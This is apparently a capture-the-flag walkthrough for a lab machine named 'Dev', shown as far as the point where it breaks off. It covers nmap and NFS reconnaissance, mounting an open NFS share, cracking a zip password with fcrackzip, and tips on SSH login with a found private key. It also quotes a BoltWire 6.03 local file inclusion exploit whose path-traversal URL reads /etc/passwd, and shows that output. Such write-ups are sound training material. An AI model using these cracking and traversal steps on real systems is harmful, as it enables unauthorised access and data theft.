

Dev

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services




```
┌──(root💀kali)-[~]
└─# nmap -A -T4 -p- 192.168.138.137
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 16:52 EDT
Nmap scan report for 192.168.138.137
Host is up (0.00046s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41667/tcp6  mountd
```




```
|   100005  1,2,3      46295/udp6  mountd
|   100005  1,2,3      52560/udp   mountd
|   100021  1,3,4      33514/udp   nlockmgr
|   100021  1,3,4      34870/udp6  nlockmgr
|   100021  1,3,4      37335/tcp6  nlockmgr
|   100021  1,3,4      45263/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
42417/tcp open  mountd   1-3 (RPC #100005)
45263/tcp open  nlockmgr 1-4 (RPC #100021)
59045/tcp open  mountd   1-3 (RPC #100005)
59831/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:9D:AA:DB (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```


If you see the NFS (Network Share File) service running on port 2049, use the command `showmount -e <target IP>` to list the available file shares. Create a directory using the `mkdir` command, then mount the shared file system with `mount -t nfs <target IP>:<shared path> <directory>`. The files should now be accessible in that directory. If one of the files is a password-protected `.zip` file, like in this instance, you can use `fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt <file>` to attempt to crack it. Once cracked, you should gain access to the contents. Additionally, if you ever come across an `id_rsa` file, you can use it to log in via SSH with the command `ssh -i id_rsa <user>@<target IP>`.




```
┌──(root💀kali)-[~]
└─# showmount -e 192.168.138.137
Export list for 192.168.138.137:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```



```
┌──(root💀kali)-[~]
└─# mkdir /mnt/dev

┌──(root💀kali)-[~]
└─# mount -t nfs 192.168.138.137:/srv/nfs /mnt/dev

┌──(root💀kali)-[~]
└─# cd /mnt/dev

┌──(root💀kali)-[/mnt/dev]
└─# ls
save.zip
```




```
┌──(root💀kali)-[/mnt/dev]
└─# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc   1435/  1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc    138/   164, flags 9, chk 2aa1)


PASSWORD FOUND!!!!: pw == java101
```



```
┌──(root💀kali)-[/mnt/dev]
└─# ls
id_rsa  save.zip  todo.txt

┌──(root💀kali)-[/mnt/dev]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

On both ports 80 and 8080 have the http service use both nikto tool and the dirbuster tool to find possible vulnerabilities as well as hidden subdomains! After doing so look through the many subdomains to see if you can find some valuable information or a login page!



BoltWire

Register


To register a new account, please enter a member id and password:

Member:
Password:


Welcome

Thank you for using BoltWire!

Since we see it is the CMS “BoltWire” let us find the version and see if we can find an exploit thta we can utilize!



```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```




BoltWire

Welcome

Thank you for using BoltWire!


You are currently logged in as: *Hacker*

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
